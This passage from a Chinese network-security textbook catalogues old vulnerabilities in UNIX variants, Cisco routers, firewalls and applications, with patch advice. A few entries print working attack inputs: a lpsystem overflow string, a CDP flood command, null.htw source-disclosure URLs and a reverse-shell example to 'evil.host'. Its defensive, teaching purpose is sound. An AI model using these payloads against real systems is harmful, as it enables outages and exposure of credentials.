漏洞描述：FreeBSD 在实现 ICMP 时存在漏洞，远程入侵者能利用此漏洞进行拒绝服务。TCP/IP 堆栈的路由表用于记录如何到达不同目的地的信息。与某台主机首次建立 TCP 连接时，预设的路由会自动为这台主机生成一个“cloned route”表项并加入列表。每个表项都有一个显示当前有多少个连接正在使用该表项的引用记录（reference count）；当引用记录为零时，列表就会删除该表项。ip_output（）处理 ICMP echo 回复信息时存在一个安全漏洞，导致路由表中的引用记录不能递减。因此分配给路由表表项的内存也无法释放，在持续的入侵下会导致系统内存耗尽。

受影响系统：FreeBSD 4.5

解决方案：下载补丁。

（1）将受影响的 Free BSD 系统升级到相应修正日期后发布的 4.5-STABLE、4.5-RELEASE-p3 或 RELENG_4_5 security branch。

（2）为现有系统安装补丁。

① 从下列地址下载相应的补丁并用自己的 PGP 工具核实分开的 PGP 签名。

fetch ftp://ftp.FreeBSD.org/pub/FreeBSD/CERT/patches/SA-02:21/tcpip.patch

fetch ftp://ftp.FreeBSD.org/pub/FreeBSD/CERT/patches/SA-02:21/tcpip.patch.asc

② 以 root 身份执行下列命令：

cd /usr/src

patch 小于 /path/to/patch

③ 按照下列描述重新编写 kernel 并重启系统：

http://www.freebsd.org/handbook/kernelconfig.html

如果不能立刻安装补丁或者升级，建议用户禁止 ICMP 以降低威胁。

• BSD 行打印机守护程序存在远程缓冲溢出漏洞

受影响系统：OpenBSD CURRENT、FreeBSD 4.3、NetBSD 1.5.1 和 BSD/OS 4.1

漏洞内容：ISS X-FORCE 小组发现在 BSD 的行打印守护程序中存在远程缓冲溢出。行打印机守护程序允许不同种类的 UNIX 环境中共享打印机，行打印机守护程序传递网络打印工作给打印机，管理打印队列，提供打印工作控制。当入侵者发送特殊构造不完整的打印工作，并在随后请求一显示打印队列的请求除法缓冲溢出，在解放入侵者最开始的请求时会产生静态缓冲溢出，导致在目标系统中执行任意代码。

解决方案：FreeBSD 和 OpenBSD 默认情况下不开启 in.lpd。

下载补丁：

http://www.BSDI.COM/services/support/patches/patches-4.1/M410-044

http://www.openbsd.com/errata.html

http://www.netbsd.org/security

http://www.freebsd.org/security

3.1.3 Linux

Linux 最早源于 1991 年，芬兰赫尔辛基的学生 Linus Torvalds 为了自己使用与学习的需要，开发了类 UNIX 且在 80386 平台上运行的操作系统，命名为 Linux。为了使每个需要它的人都能够容易的得到，Linus Torvalds 把它变成了“自由”软件。由于因特网的飞速发展很快使得 Linux 在几年后变成了一个完整的操作系统。

尤其是对于那些对微软产品颇有微词的人来说，具开放性的 Linux 的诞生无疑是“天上掉下来的馅饼”。可以说 Linux 从诞生之日起就“集千般宠爱于一身”。它作为一种安全性较高、功能强大、性价比高且开放的类 UNIX 操作系统，在教学科研和因特网中获得了广泛应用，大有与微软 Windows NT 抗衡、挑战微软霸主地位之势。而且还有许多人认为：只有 Windows 系统的蓝天白云里隐藏着漏洞，而 Linux 大可以放心使用。但是，现实情况并没有想像得那么完美。

美国互联网安全系统（ISS）公司在红帽子（Red Hat）公司推出的最新型 Linux 6.2 操作系统中发现一个致命的缺陷，这个缺陷有可能引导黑客摧毁或破坏网站，甚至完全控制该网站。这一发现对红帽子公司来说极其不利，该公司自发布以来一直在努力让消费者相信：Linux 6.2 操作系统是进行电子商务以及其他交易的最佳选择，其软件功能足以与微软公司的 Windows、SUN 公司的 Solaris 或者其他操作系统相媲美。

据了解，红帽子公司 Linux 6.2 系统中使用了该公司的 Piranha 软件，这种软件可以执行网

页内容传递功能。为了能控制软件，设计者在其中增设了密码保护。但据其设计者迈克·温斯摩透露，软件中的密码检查功能形同虚设，它可以执行任何人的命令，包括黑客在内。

不过温斯摩同时也强调，黑客如果试图利用这个缺陷来发动入侵，只能造成有限的危害，因为他们无法掌握全部的管理优先权。然而，这也足以摧毁一个网站了。

ISS 公司的 CTO 克劳斯称：这种缺陷可以引发的危害是显而易见的。Linux 6.2 型操作系统中存在着一个完全不起作用的口令，对于黑客们来说，这个缺陷相当于一个“后门”，是一条捷径，他们可以利用它发动更为猛烈的入侵。

红帽子公司反对 ISS 公司关于上述缺陷是后门的说法，但已经公布了弥补这一缺陷的措施。

不仅如此，Corel 公司被控其开发的 Linux 操作系统中有 Bug。Corel 公司一直致力于台式机的 Linux 操作系统的版本开发和基于 Linux 操作系统的 CorelDraw 绘图软件开发。但 CesarTasconAlvarez 组织发现，在 Corel 公司的 Linux 版本中有一个 Bug。这一 Bug 使得未经许可的用户可以访问运行 Corel Linux 的计算机，一般的用户可以拥有那些通常是保留给系统管理员的权利。据悉，Corel 公司已经修复了 Linux 操作系统中的上述安全漏洞。

还可以列举出其他的一些事件来说明 Linux 系统事实上存在很多安全缺陷。像 Turbo Linux 6.0.4 以及更早的版本在 gpm-1.19.1 软件包中发现了 gpm 包中的“gpm-root”程序包含一个程序错误，导致调用函数“setgid（）”错误。拥有字符端登录权限的用户可以使用该弱点来执行任意命令。

关于系统的开放是否意味着对黑客的开放这一问题暂不讨论，这里只想让读者清楚世界上目前没有绝对安全的操作系统，Linux 也不例外。

下面将列举若干 Linux 上的其他漏洞。

• uudecode 有提升用户权限漏洞

涉及程序：sharutils 和 uudecode

漏洞描述：uudecode 有提升用户权限漏洞。在 sharutils 软件包里带有一套的工具用来加密和解密二进制或文本文件。uudecode 工具在没有检查是否会向 symlink 或 pipe 进行写入的情况下创建了一个输出文件。如果用户使用 uudecode 解压到一个开放的目录（比如/tmp 目录），那么一个本地的入侵者就可以利用此漏洞来提升自己在系统中的权限。

受影响程序：Red Hat Linux 6.2 - alpha，i386，sparc Red Hat Linux 7.0 - alpha，i386 Red Hat Linux 7.1 - alpha，i386，ia64 Red Hat Linux 7.2 - i386 和 ia64

解决方案：升级 sharutils 软件包补丁（地址后面为 MD5 校验码）。

Red Hat Linux 6.2 的源码包：

ftp://updates.redhat.com/6.2/en/os/SRPMS/sharutils-4.2.1-2.6.x.src.rpm
12f79cea5e757283428bfd5e7b0bc564

相关站点：

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0178

• perl-Digest-MD5 数据包漏洞

涉及程序：perl-Digest-MD5

漏洞描述：由于 perl-Digest-MD5 和 perl 的相互影响，在 UTF8 中存在一个 Bug，导致 UTF8 字串中含有不合理的 MD5 digests。perl-Digest-MD5 2.20 纠正了这个问题，建议用户立即升级

到 perl-Digest-MD5 2.20。

解决方案：升级软件包。

• pam_ldap 和 authconfig 软件包漏洞

涉及程序：pam_ldap 和 authconfig

漏洞描述：在 Hat Linux 中的 pam_ldap 组件通过查阅一个使用 LDAP 的目录给系统提供用户访问的验证功能。pam_ldap 在 144 以前的版本中存在一个格式字串漏洞。在进行账号管理的时候，在 Hat Linux 7.2 中的 authconfig 组件会产生错误的/etc/pam.d/system-auth 文件。在 Red Hat Linux 7/7.1/Red Hat Linux 7.3 中的 authconfig 组件没有此漏洞，因此升级软件包中仅包含 Red Hat Linux 7.2 的 authconfig 组件的升级。

解决方案：更新软件包。

3.1.4 Sco UNIX

众所周知，在迅速扩展的服务器操作系统市场上，SCO UNIX 系统软件是与微软公司的 Windows NT 相竞争的。SCO UNIX 一直都是 x86 平台的商用 UNIX 主流，在国内各银行系统中前台的工作站基本都是 SCO UNIX（还有少量 XENIX），国内很多人首先接触到的 UNIX 就是 SCO UNIX。可是并不是所有人都了解 SCO UNIX 所存在的安全隐患。下面将列举若干较新发现的 SCO UNIX 上的漏洞。

• Open UNIX，UnixWare 7：Timed 程序存在漏洞

受影响系统：UnixWare 7 All /usr/sbin/in.timed Open UNIX 8.0.0 /usr/sbin/in.timed

漏洞内容：timed 程序没有强迫执行对字符串的 NULL 追加处理，某些环境下可以导致远程入侵者发起拒绝服务。

解决方案：关闭 timed 服务程序或者下载以下地址的补丁。

ftp://stage.caldera.com/pub/security/openunix/CSSA-2001-SCO.39/

参考：http://xforce.iss.net/static/6228.php

• CSSA-2001-SCO.24.1：shell here-documents 存在多个安全问题

受影响系统：

OpenServer = 5.0.6a /bin/sh
/sbin/sh
/bin/csh
/bin/ksh
/usr/bin/euc/ksh
/usr/lib/scosh/utilbin/oash

漏洞内容：Openserver 系统下的 Shell here-document 存在多个安全漏洞。Caldera 没有更详细的描述。

解决方案：下载下面地址的补丁。

http://stage.caldera.com/pub/security/openserver/CSSA-2001-SCO.24.1/

参考：http://www.kb.cert.org/vuls/id/10277

UnixWare 7 lpsystem 存在缓冲溢出漏洞

受影响系统：UnixWare version 7.1

漏洞内容：SCO UNIXWARE 7.1 中的/usr/sbin/lpsystem 命令是用来定义使用哪个本地 LP 打印服务来与远程系统交换打印请求，远程系统的控制信息如 Type、Retry、Timeout 这些参数会保存在/etc/lp/Systems 文件中。不过 lpsystem 命令没有在用户名参数提交时进行正确的边界检查，可导致缓冲溢出漏洞。

入侵实例剖析：

```
SCO UnixWare 7.1.0 (Lab) (pts/4)
login: XXX
Password:
UnixWare 7.1.0
Lab
Copyright (c) 1976-1998 The Santa Cruz Operation, Inc. and its suppliers. All Rights Reserved.
# uname –a
UnixWare Lab 5 7.1.0 i386 x86at SCO UNIX_SVR5
#
# ls -la /usr/sbin/lpsystem ---s--x--x 1 root lp 41840 Apr 4 1998 /usr/sbin/lpsystem
#
# /usr/sbin/lpsystem `perl -e '{print "A"x10000}'` Segmentation Fault - core dumped
#
```

解决方案：从 http://www.sco.com 处下载升级程度。

• Dark Hart Portal 存在任意命令可执行漏洞

受影响系统：

Dark Hart Portal DarkPortal-unix 0.1.18

Dark Hart Portal DarkPortal-unix 0.1.17

Dark Hart Portal DarkPortal-unix 0.1.16

漏洞内容：Dark Hart Portal 是免费开放源代码的 PHP Web 入口程序，允许用户建立自己的 Web 站点。其中，在 Dark Hart Portal 中存在一个漏洞可以导致远程入侵者在目标系统上以 Web 用户身份执行任意命令，原因是远程用户可以提供任意数据给$include 变量，此变量可以用来指定一包含 PHP 代码的文件并被执行，这样导致有影响的脚本重定向执行存在于外部主机上的任意代码，最终导致上载文件，执行程序和开启反向 SHELL（如“xterm -display evil.host:1”）等。

解决方案：临时解决方法。

（1）给 included php-files 一文件名并不能被 Web 用户执行。

（2）把所有 included php-code 放到 docroot 目录之外，使用文件权限或者.htaccess。

（3）使用定值，在 main.php: define("MAINFILE", true);

```
define("CONFIGDIR", "/some/path/");
include('./some_function.inc');
in some_function.inc:
if ( !defined("MAINFILE") ) die ("this is a include file!");
include(CONFIGDIR . "config.inc");
```

如果用户从客户端设置全局变量，它们将不会妨碍这些定值。

（4）使用$HTTP_*_VARS 和在 client 端关闭全局变量。

• Open UNIX、UnixWare 7：Timed 程序存在漏洞

受影响系统：

UnixWare 7 All /usr/sbin/in.timed

Open UNIX 8.0.0 /usr/sbin/in.timed

漏洞内容：timed 程序没有强迫执行对字符串的 NULL 追加处理，某些环境下可以导致远程入侵者发起拒绝服务入侵。

解决方案：关闭 timed 服务程序或者在下面的地址下载补丁。

ftp://stage.caldera.com/pub/security/openunix/CSSA-2001-SCO.39/

参考：http://xforce.iss.net/static/6228.php

http://cve.mitre.org/cgi-bin/cvename.cgi? name=CVE-2001-0388

3.1.5 Solaris

Solaris 是由 SUN 公司设计开发的 UNIX 操作系统，它在各类专业网站以及公司得到应用，是目前较主流的 UNIX 操作系统之一。但是它和其他一些 UNIX 系统一样存在安全性漏洞，下面列举几点。

• rpc.rwalld 格式化字符串漏洞导致执行远程入侵者代码

涉及程序：rpc.rwalld

受影响系统：Sun Solaris 2.5.1，2.6，7，和 8

漏洞描述：Wall 是一个用来给分时系统上所有的终端机传送信息的程序。Rwall 守护进程（rpc.rwalld）是用来监听网络上 wall 请求的程序，当它收到 wall request 时，它会调用 wall 程序，由 wall 将收到的信息发送给分时系统（time-sharing system）上所有的终端机。若 wall 命令无法被执行，Rwall 守护进程会显示错误信息。发现该守护进程存在格式化字符串漏洞，利用此漏洞，入侵者能以 Rwall 守护进程的权限执行任意代码。目前已知有此漏洞的利用程序。

• Solaris PT_CHMOD 任意终端可写漏洞

受影响系统：Sun Solaris 8.0_x86、Sun Solaris 8.0

漏洞内容：Solaris 系统中可以允许本地用户写数据到限制的终端，问题存在于终端处理的访问控制入口（access control entry）中，当属于它的拥有者释放时，如果在终端上的访问控制入口（access control entry）没有被清空而分配给新的用户，则导致用户写数据到别的用户终端。

3.1.6 HP-UX

HP-UX 是由惠普公司开发设计的一类 UNIX 操作系统。下面列举其部分版本漏洞。

• HP Process Resource Manager 通过环境变量权限可提升漏洞

受影响系统：HP Process Resource Manager C.01.08.02- HP HP-UX 11.11- HP HP-UX 11.0 HP Process Resource Manager C.01.07- HP HP-UX 10.20

漏洞内容：HP-UX 的 Process Resource Manager（PRM）包中存在一个漏洞可以导致本地用户权限提升，通过操作库和环境变量可以使本地用户获得 root 权利，此漏洞也影响 HP workload Manager（WLM）。

解决方案：升级补丁。

HP Process Resource Manager C.01.08.02:

HP patch PHSS_24864 http://itrc.hp.com

HP Process Resource Manager C.01.07:

HP patch PHSS_24863 http://itrc.hp.com

3.1.7 IBM AIX

IBM AIX 是由 IBM 公司设计开发的 UNIX 操作系统，其同样存在很多安全性缺陷。列举部分如下。

• IBM AIX 中的 CDE DtSvc 库存在缓冲溢出漏洞

受影响系统：IBM AIX 4.3/5.1

漏洞内容：在 Common Desktop Environment（CDE）环境中存在缓冲溢出，当用户使用“-session”选项并传递超长字符串给任何“dt”命令（如 dtprintinfo 和 dtterm）时可导致本地用户利用此漏洞获得权限的提升。

解决方案：下载补丁。

ftp://aix.software.ibm.com/aix/efixes/security

其补丁名字为 CDE_libDtSvc_efix.tar.Z.

参考：http://www.securityfocus.com/advisories/3624

3.1.8 DEC UNIX

在此只是简单列举一个容易受到 DoS 入侵的安全漏洞

• Netwin DNews News Server 缓冲区溢出漏洞

受影响的系统：

NetWin DNews 5.3

- Sun SunOS 4.1.4
- Sun Solaris 8.0
- SCO UNIX System V/386 Release 3.2 4.2
- Microsoft Windows 98
- Microsoft Windows 95
- Microsoft Windows NT 4.0
- Microsoft Windows NT 3.5.1
- Microsoft Windows NT 2000
- IBM AIX 4.3.2
- HP HP-UX 11.4
- FreeBSD FreeBSD 5.0
- Digital OSF/1 3.2
- BSDI BSD/OS 4.0.1
- Apple MacOS 9.0

漏洞描述：DNews News Server 是一个 CGI 应用程序，可以通过 WWW 页面访问 NNTP

server。程序中很多地方没有做缓冲区边界检查，其中有些可以直接通过任一浏览器发起溢出入侵。给“group”、“utag”和“cmd”变量或者其他可能的变量赋予一个超长值，都将溢出相应的缓冲区。此时，可能在远程主机上执行任意代码。

建议：Netwin 发布了补丁程序，可以下载相应平台的 5.4 版补丁：

ftp://ftp.netwinsite.com/pub/dnews/beta/

3.2 网络设备的缺陷

一般的黑客可能更加关注操作系统的漏洞，但是事实上，网络设备的缺陷同样会造成不可估量的损失，就像安全理论中常说的木桶原理，这方面的安全一旦被攻破，整个系统的安全将无从谈起。网上经常可见黑客们利用路由器的漏洞进行拒绝服务的新闻和事件。下面对就路由器、防火墙等分别加以说明。

3.2.1 路由器的缺陷

在全球的路由器产品中，Cisco 公司的产品占据着很大分量，因而它也成为黑客们重点研究和入侵的对象。同时，网上也不断地能见到关于 Cisco 路由器及防火墙的安全公告。这些无疑是网络管理员需要重点关注的对象。

• IOS 防火墙设置存在漏洞

受影响系统：Cisco 路由器系列。800、820、950、1400、1600、1700、2500、2600、3600、4000 Gateway、4224、7100、7200、7400、7500、SOHO 70、ubr900、ICS7750.Catalyst5000 和 6000 系列。

漏洞内容：IOS Firewall Feature set 也即 Cisco 安全集成软件，也可以称为 Context Based Access Control，出现在 IOS 11.2P 版本上，其中存在一个漏洞允许在由动态访问控制列表设置下的拒绝规则中通信。此漏洞 Cisco 定义为 Cisco Bug ID CSCdv48261。只在配置实现 CBAC 中存在此漏洞，如：

```
ip inspect name rule1 udp
ip inspect name rule1 tcp !! interface FastEthernet0/1
ip address 1.2.3.4 255.255.255.0
ip inspect rule1 in duplex auto speed auto !
```

判断是否采用了 IOS firewall Feature set，可以使用“show version”来查看：

```
Router>show version
Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-IO3-M), Version 12.1(5)T, RELEASE
SOFTWARE (fc1)
(the rest is truncated)
```

如 C2600-IO3-M 连字号中间存在 O 就表示存在此功能。

解决方案：到 http://www.cisco.com/获得升级程序。

参考：http://archives.neohapsis.com/archives/bugtraq/2001-11/0234.html

• Cisco 本地接口 ARP 存在拒绝服务

受影响系统：Cisco IOS 11.1

漏洞内容：IOS 是 Cisco 系统的网络连接操作系统。其中在操作系统中发现一个漏洞可以导致在系统本地用户使路由器拒绝服务所有网络用户。问题存在于特殊的 ARP 请求，当一个路由器收到一个指向它自身某个接口 IP 地址的 ARP 包，而 IP 对应的 Mac 地址为另一个与自身缓存里不同的 Mac 地址时，路由器中的相关 ARP 表中的表项将被收到的内容重写。

解决方案：绑定接口的 IP 地址和 Mac 地址。在运行 IOS 系统软件的设备上使用下面的命令：

arp ^ip-address^ ^hardware-address^ ^type^

在运行 CatOS 系统软件的设备上使用下面的命令：

set arp [dynamic|permanent|static] ^ip_address^ ^hardware_address^

• 使用 CDP 协议的 CISCO IOS 系统存在拒绝服务

受影响系统：

Cisco 1005　　IOS 11.1.*

Cisco 1603　　IOS 11.2, 11.3.11b

Cisco 2503　　IOS 12.0.19

Cisco 2600　　IOS 12.1.?

Catalyst 2940XL　　IOS 12.0(5.1)XP

漏洞内容：使用 Cisco Discovery Protocol（CDP）协议的 CISCO ISO 系统存在拒绝服务。当大量使用 CDP neighbor announcements 时，ISO 会消耗所有内存来存储邻居信息，设备就不能执行其他如路由更新或者接受 telnet 连接操作。CDP 协议是第 2 层协议，因此独立于第 3 层协议，Cisco 设备定期发送更新来使自身知道它的邻居，因为其是工作在第 2 层的协议，这些帧不会被路由，这样发送给 Ethernet 的更新将是一个多播地址 01:00:0C:CC:CC:CC。

如果 Cisco 设备从另一个设备中接收到 CDP 帧，它会拷贝这些内容到内部数据结构，用户可以通过“show cdp neighbors”命令来查看信息。这些信息包括设备 ID、兼容性、平台和发送者端口 ID。CDP 帧中也包含 hold timer 值来告诉邻居丢弃该信息的维持时间，最大值为 225 秒。内部数据结构看起来使用远程设备 ID 作为 KEY，当接收到 2 个同样的但长的设备 ID 时，一些 IOS 版本将不能作为同一设备 ID 标识并独立存储。当使用大的包含随机设备 ID 和来自随机数据连接地址的 CDP 帧来大量冲刷网络段时，不同的 IOS 版本会有不同的反应，一般包括：

① 在接收到 3 到 5 个帧后重新启动；

② 在数千个帧后停止工作；

③ 使用所有可用内存来存储 CDP 邻居信息直到 hold timer 值过期。

当内存被消耗过多时，Cisco 设备将不能操作其他路由等服务。

入侵实例剖析：要发送 CDP 信息，可以使用 Phenoelit IRPAS 工具包中的 CDP 发送工具。

```
linuxbox# ./cdp -i eth0 -m0 -n 100000 -l 1480 -r -v
```

（小心使用，所有有此漏洞并在数据链路多播域中的 Cisco 设备都会受到影响）

Reaction of a Cisco 1603 / IOS 11.2(4):

```
radio# %SYS-2-MALLOCFAIL: Memory allocation of 1480 bytes failed from
```

0x81B3BE6, pool Processor, alignment 0 -Process= "CDP Protocol", ipl= 0, pid= 9 -Traceback= 80ABDCC 80ACF46 81B3BEE 81B3B72 81B276A 81B224C

radio# %SYS-2-MALLOCFAIL: Memory allocation of 96 bytes failed from 0x81B26D2, pool Processor, alignment 0 -Process= "CDP Protocol", ipl= 0, pid= 9 -Traceback= 80ABDCC 80ACF46 81B26DA 81B224C %SYS-2-MALLOCFAIL: Memory allocation of 96 bytes failed from 0x81B26D2, pool Processor, alignment 0 -Process= "CDP Protocol", ipl= 0, pid= 9 -Traceback= 80ABDCC 80ACF46 81B26DA 81B224C

radio#sh ? % Unrecognized command

radio#show ? % Unrecognized command

radio# Reaction after 'debug cdp packets': %Log packet overrun, potential memory corruption, PC 0x81B2720,

format:

%s

%Log packet overrun, potential memory corruption, PC 0x81B2720,

format:

%s

....[lots of these].....

%Log packet overrun, potential memory corruption, PC 0x81B2720,

format:

%s

%Log packet overrun, potential memory corruption, PC 0x81B2720,

format:

%s

*** BUS ERROR ***

access address = 0x5f227998

program counter = 0x80ad45a

status register = 0x2700

vbr at time of exception = 0x4000000

special status word = 0x0045

faulted cycle was a longword read

monitor: command "boot" aborted due to exception

System Bootstrap, Version .....

Copyright (c) 1994-1996 by cisco Systems, Inc.

C1600 processor with 2048 Kbytes of main memory

program load complete, entry point: 0x4018060, size: 0x1da950

解决方案：临时方法：配置“no cdp run”命令关闭 CDP 协议，或者更新 IOS 版本。

参考资料：http://www.phenoelit.de/stuff/CiscoCDP.txt

• Zyxel Prestige SDSL 路由器存在拒绝服务

受影响系统：

ZyXel Prestige 1600

ZyXel Prestige 681

漏洞内容：Zyxel 路由器存在一个拒绝服务。当 Zyxel 路由器接收到畸形包时，路由器会变得不稳定和丢弃连接，丢弃的连接会延续 3 分钟，这可导致远程用户对合法用户产生拒绝服务，不过路由器只在接收到通过 DSL 接口的畸形数据包时才会发生，而通过 LAN 接口的没有此漏洞。

解决方案：把设备从路由模式转换到桥接模式。

参考：http://www.securityfocus.com/archive/1/245498

3.2.2 防火墙的缺陷

以著名的商业防火墙 Check Point Firewall 为例，其安全漏洞列举如下。

• Check Point Firewall-1 GUI 客户端日志查看器存在符号连接漏洞

受影响系统：

Check Point Software Firewall-1 4.1SP2

Check Point Software Firewall-1 4.1SP1

Check Point Software Firewall-1 4.1

Check Point Software Firewall-1 4.0

Check Point Software Firewall-1 3.0

漏洞内容：Check Point Firewall-1 是商业防火墙实现，其中存在漏洞可以导致本地用户覆写系统重要文件，FIREWAL-1 在当通过日志查看功能并保存文件时没有进行对本地文件是否存在进行检查，LOG 查看器会盲目地覆盖.log 结尾的文件并会遵循符号连接而破坏 root 属主的文件，造成本地拒绝服务入侵或者以管理员权限访问防火墙。

• Check Point Firewall-1 策略名建立临时文件存在漏洞

受影响系统：

Check Point Software Firewall-1 4.1SP1

Check Point Software Firewall-1 4.1

Check Point Software Firewall-1 4.0

Check Point Software Firewall-1 3.0

不受影响的系统：Check Point Software Firewall-1 4.1SP2

漏洞内容：Check Point Firewall-1 是商业防火墙之一，其中存在一个问题可以导致本地用户改变 root 属主的文件权限为全局可读写，导致权限提升，问题存在于会建立可预测的/tmp 临时文件，在编辑防火墙规则和发布它们时，在/tmp 目录下会建立以.cpp 为扩展名的策略文件名，通过符号连接到 root 属主的文件，就可以导致如/etc/shadow 变成全局可读写，获得本地 root 权限。

解决方案：建议升级到 Check Point Firewall 4.1 SP2。

此外，若干其他防火墙同样存在安全漏洞，见下面的例子。

• 个人防火墙外出包可绕过漏洞

受影响系统：

Tiny Personal Firewall

ZoneAlarm

ZoneAlarm Pro

漏洞内容：由于设计错误，可以导致外出信息包绕过一些个人防火墙的包过滤规则。许多应用程序只阻塞那些有标准 Windows 协议适配器产生的包，所以那些非标准 Windows 协议产生的包可以绕过防火墙规则。

入侵实例剖析：http://www.securityfocus.com/data/vulnerabilities/exploits/ob.zip

参考：http://www.securityfocus.com/archive/1/244026

3.2.3 其他网络设备的缺陷

其他一些网络设备，例如无线局域网访问点产品亦有漏洞。

• D-Link DWL-1000AP 无线 LAN 访问点存在明文密码漏洞

受影响系统：D-Link DWL-1000AP Firmware 3.2.28 #483

漏洞内容：D-Link DWL-1000AP 是 11MBPS 无线 LAN 访问点产品，支持 WEP、MAC 地址控制和用户认证。其中存在设计错误可导致入侵者劫持访问点。其中管理员密码明文方式存储在默认的“public”MIB 中，入侵者可以通过 SNMP 客户端通过浏览“public”MIB 来获得管理员密码信息。获得管理员密码可以进行设备配置和产生拒绝服务。

参考：http://www.securityfocus.com/archive/1/246849

相关主页：http://www.dlink.com/products/wireless/dwl1000ap/

3.3 应用软件的缺陷

应用软件的种类很多，不同的开发商其开发软件的过程不尽相同，有的经过了严格的测试，有的则没有，甚至有的管理员从网上随便下载一个软件就安装到自己的系统，等等诸如此类的安全威胁其中很大一部分来自于软件本身的安全漏洞，甚至连微软这样的大公司同样难以避免，更何况其他的软件开发商呢！在此，罗列了若干软件的安全漏洞并加以简单的说明。

• 加密通信软件的安全缺陷

曾经受到广泛使用的加密通信应用软件 OpenSSH 的开发者和互联网安全系统公司（ISS）公开表示，该软件中存在一个严重的安全缺陷，可能使黑客“溜进”运行该软件的服务器中。

OpenSSH 被广泛地应用在 OpenBSD 3.0、OpenBSD 3.1 和 FreeBSD 等 UNIX 操作系统的各种开放源代码变种中，网络设备和专用安全服务器一般都使用这样的操作系统。

据第一个发现这一安全缺陷的 ISS 的首席顾问格兰特介绍，这一安全缺陷主要影响版本在 3.0～3.2.3 之间的 OpenSSH 软件，这一安全缺陷与 OpenSSH 的对“缓冲区溢出”类型不适当的处理类型有关，黑客可以通过向程序提供超出其需求数量的字符，利用这一安全缺陷，并将超出的字符作为可执行代码进行执行。运行 OpenSSH 的服务器可能会因此受到 DoS。

ISS 还指出，由于 OpenSSH 是以超级用户权限在后台运行的，因此利用这一安全缺陷的黑客还可能以最高访问权限进入系统。

格兰特表示，此前，ISS 已经向 OpenSSH 的资深开发人员通报了这一安全缺陷，双方进行了有效的合作，已经发布了一个安全补丁程序。ISS 对 Apache 因特网服务器中的一处安全缺陷的处理方式受到了广泛的批评，它在向 Apache 的开发者通报这一问题的同时，向公众公

布了这一安全缺陷。

ISS 建议系统管理员关闭不使用的 OpenSSH 认证机制。另外，通过禁用 OpenSSH 配置文件中的询问—响应认证参数，系统管理人员也能够消除这一安全缺陷。ISS 建议，用户应当安装相应的补丁程序。

• 因特网域名软件的缺陷

美国计算机安全专家宣称，他们发现因特网运行中最重要的一套软件存在某些缺陷，从而给了计算机网络黑客以可乘之机。这是到目前为止发现的最严重的因特网安全漏洞。

这套有缺陷的软件是名为“伯克利因特网域名”（英文简称 Bind）的软件，它在因特网上的作用类似于日常的电话号码查询系统。当一台计算机向它查询某个网站时，它就把该网站域名转换成数码网址，计算机用户根据数码网址就能在因特网上找到那个网站。在组成因特网的计算机网络中，估计约有 90％使用 Bind 软件。在网络中，通常会有数百上千台计算机向一、两个运行该软件的服务器查询网址。该软件的第 4 与第 8 版本存在缺陷，一旦黑客掌握这些软件的缺陷，就可以操纵网络服务器、偷取电子邮件甚至改变网页访问的寻访途径。计算机安全专家已敦促使用第 4 与第 8 版本的网络服务器管理员，应尽快换用新版本软件。

最早发现 Bind 软件缺陷的是美国 PGPCovert 实验室的科研人员。他们说，一般情况下，网络上的计算机接收到它不理解的信息时，会按常规发出“出错”提示，但该软件的漏洞可能导致它执行黑客精心编写的假信息程序中隐藏的指令。黑客可以乘机操纵网络服务器，将网页访客诱骗到他们控制的网站，或把电子邮件转投别处。

据悉，关于 Bind 软件有缺陷的警告是由美国政府的计算机紧急响应小组发出的。在向公众发出警告之前，因特网的 13 个全球网址主服务器使用的该种软件已经全部更新升级。

美国计算机紧急响应小组的负责人赫南强调说，由于计算机黑客密切注视有关网络安全方面的通告，甚至比许多网络服务管理员更积极，所以网络界必须尽快行动，以避免黑客钻此漏洞。1999 年 11 月，该小组曾发布了类似通告，随后几个月中，黑客乘机作怪的次数显著上升。

• ASP 存在源代码的漏洞

Cerberus 安全组织发现了微软 Index Server 的第 3 个可以察看 ASP 源代码和其他页面的漏洞。包括运行 IIS 4 或者 IIS 5 的 Index Server，甚至以及打了最近关于参看源代码的补丁程序的系统，或者没有.htw 文件的系统，一样存在该问题。获得 ASP 程序，甚至 global.asa 文件的源代码，无疑对系统是一个非常重大的安全隐患。往往这些代码中包含了用户密码和 ID，以及数据库的源路径和名称等。这对于入侵者收集系统信息及下一步的入侵都是非常重要的。

null.htw 文件并非真正的系统映射文件，只是一个储存在系统内存中的虚拟文件。即使用户已经从他的的系统中删除了所有的真实的.htw 文件，但是由于对 null.htw 文件的请求默认是由 webhits.dll 来处理，所以，IIS 仍然收到该漏洞的威胁。

发送一个这样的请求：

http://www.victim.com/null.htw?CiWebHitsFile=/default.asp%20&CiRestriction=none&CiHiliteType=Full

将获得 Web 根目录下的 default.asp 的源代码。

例子：

/default.asp 是以 Web 的根开始计算。如某站点的

http://www.victim.com/welcome/welcome.asp

那么对应就是：

http://www.victim.com/null.htw?CiWebHitsFile=/welcome/welcome.asp%20&CiRestriction=none&CiHiliteType=Full

解决方案：如果该 webhits 提供的功能是系统必须的，请下载相应的补丁程序。如果没必要，可以用 IIS 的 MMC 管理工具简单移除.htw 的映象文件。微软已经对该问题发放了补丁：

Index Server 2.0：

Intel：http://www.microsoft.com/downloads/release.asp?ReleaseID=17727

Alpha：http://www.microsoft.com/downloads/release.asp?ReleaseID=17728

Windows 2000 Indexing Services：

Intel：http://www.microsoft.com/downloads/release.asp?ReleaseID=17726

• zlib 软件压缩库的漏洞

研究人员称，被 Linux 和 UNIX 软件广泛使用的一个压缩软件——zlib 软件压缩库中存在的安全缺陷可能会影响到微软公司开发的一些使用了该软件的产品。

微软公司的代表对此表示，公司的安全响应小组正在对 zlib 中的安全缺陷进行调查，并承认该公司的一些产品确实使用了 zlib。但目前还没有查明是哪些软件使用了 zlib，以及它们的安全性能是否会因此而受到影响。

近十年来，zlib 一直是一个基本的开放源代码软件组件，这个被称作“双重释放”的安全缺陷会使大量的 Linux 和 UNIX 系统受到入侵。由于使用了其中的一些代码，微软公司的部分软件也因此可能受到入侵。

开放源代码压缩项目的成员 Gzip——一份包括 600 个软件在内的使用了 zlib 的软件清单，其中微软的产品有 9 个：DirectX 8、FrontPage、下一代图形设备界面、InstallShield、IE、Office、NetShow、Visual Studio 和 Messenger。由于 Windows XP 中包含下一代图形设备界面，因此它也可能会受到这一安全缺陷的影响。

业界专家指出，尽管使用了 zlib 的代码，如果处理得当，微软的产品不会因此而受到入侵。尽管大多数的开放源代码产品的安全性都较高，但也有一些例外，zlib 就是其中之一。

